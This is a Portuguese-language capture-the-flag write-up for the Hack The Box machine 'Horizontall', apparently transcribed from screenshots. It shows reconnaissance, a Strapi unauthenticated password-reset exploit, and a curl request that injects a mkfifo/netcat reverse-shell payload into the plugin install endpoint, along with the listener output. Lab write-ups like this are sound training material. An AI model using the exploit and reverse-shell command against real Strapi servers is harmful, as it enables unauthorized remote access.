Horizontall


LINK: https://app.hackthebox.eu/machines/Horizontall

Nmap inicial:

```
# Nmap 7.91 scan initiated Sun Sep 19 10:58:57 2021 as: nmap -sC -sV -A -O -oN initial.nmap 10.10.11.105
Nmap scan report for horizontall.htb (10.10.11.105)
Host is up (0.23s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: horizontall
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/19%OT=22%CT=1%CU=33049%PV=Y%DS=2%DC=T%G=Y%TM=6147505
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
```

Dir enum


```
200      16l     101w      854c http://api-prod.horizontall.htb/admin
200      16l     101w      854c http://api-prod.horizontall.htb/Admin
403       1l       1w       60c http://api-prod.horizontall.htb/users
200       1l      21w      507c http://api-prod.horizontall.htb/reviews
200      19l      33w      413c http://api-prod.horizontall.htb/
200       3l      21w      121c http://api-prod.horizontall.htb/robots.txt
200      16l     101w      854c http://api-prod.horizontall.htb/ADMIN
403       1l       1w       60c http://api-prod.horizontall.htb/Users
200       1l      21w      507c http://api-prod.horizontall.htb/Reviews
```




Build website using HT

It's crafted with the latest trend of design & coded with all modern approaches. It's a robust & multi-dimensional usable template.


Amigo meu da 6Hack fez um DNS Enumeration e encontrou o sub-dominio api-prod.horizontall.htb



Welcome.




```
# To prevent search engines from seeing the site altogether, uncomment the next two line
# User-Agent: *
# Disallow: /
```



```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api-prod.horizontall.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/25 03:30:31 Starting gobuster in directory enumeration mode
===============================================================
/reviews              (Status: 200) [Size: 502]
/users                (Status: 403) [Size: 60]
/admin                (Status: 200) [Size: 854]
/Reviews              (Status: 200) [Size: 502]
Progress: 2481 / 220561 (1.12%)
```

Admin redireciona para um login



api-prod.horizontall.htb/admin/auth/login

Username

John Doe

Password

□ Remember me

Forgot your password?

Está utilizando um CMS Strapi

teste com admin:admin


Em "/reviews" tem uma lista de usuário, mas acho que nenhuma deve ter acesso ao painel administrativo,

Users → 403

procurar por exploit da tecnologia


api-prod.horizontall.htb/admin/StrapiVersion

Exploits:




```
┌──(kali㉿kali)-[~]
└─$ searchsploit strapi
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Strapi 3.0.0-beta - Set Password (Unauthenticated)                                            | multiple/webapps/50237.py
Strapi 3.0.0-beta.17.7 - Remote Code Execution (RCE) (Authenticated)                          | multiple/webapps/50238.py
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)                    | multiple/webapps/50239.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ 
```

Configurar o payload e rodar



```
┌──(kali㉿kali)-[/tmp]
└─$ python 50237.py
[*] strapi version: 3.0.0-beta.17.4
[*] Password reset for user: admin@horizontall.htb
[*] Setting new password
[+] New password 'potato' set for user admin@horizontall.htb

┌──(kali㉿kali)-[/tmp]
└─$ 
```




Hi Admin!

We hope you are making progress on your project... Feel free to read the latest new about Strapi. We are giving our best to improve the product based on your feedback.

Join the Community


Discuss with team members, contributors and developers on different channels.

https://bittherapy.net/post/strapi-framework-remote-code-execution/



```
┌──(kali㉿kali)-[/tmp]
└─$  curl -i -s -k -X $'POST' -H $'Host: api-prod.horizontall.htb' -H $'Authorization: Bearer
 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwMzE5NzEwLCJ
leHAiOjE2MzI5MTE3MTB9.AfJr81dyxnmzlutCKArmf0kBgFCcDDhsk91IYNDpTFM' -H $'Content-Type: applica
tion/json' -H $'Origin: http://api-prod.horizontall.htb' -H $'Content-Length: 123' -H $'Conne
ction: close' --data $'{\"plugin\":\"documentation && $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/b
in/sh -i 2>&1|nc 10.10.14.250 443 >/tmp/f)\",\"port\":\"80\"}' $'http://api-prod.horizontall.
htb/admin/plugins/install'

▌
```

Rodamos




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.250] from (UNKNOWN) [10.10.11.105] 32
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
$ whoami
strapi
$ ▌
```

0b984i20▯▯▯▯▯▯527a3a8f381738f9ec


Recomendaram utilizar do linpeas

Preparando o ambiente para o port foward

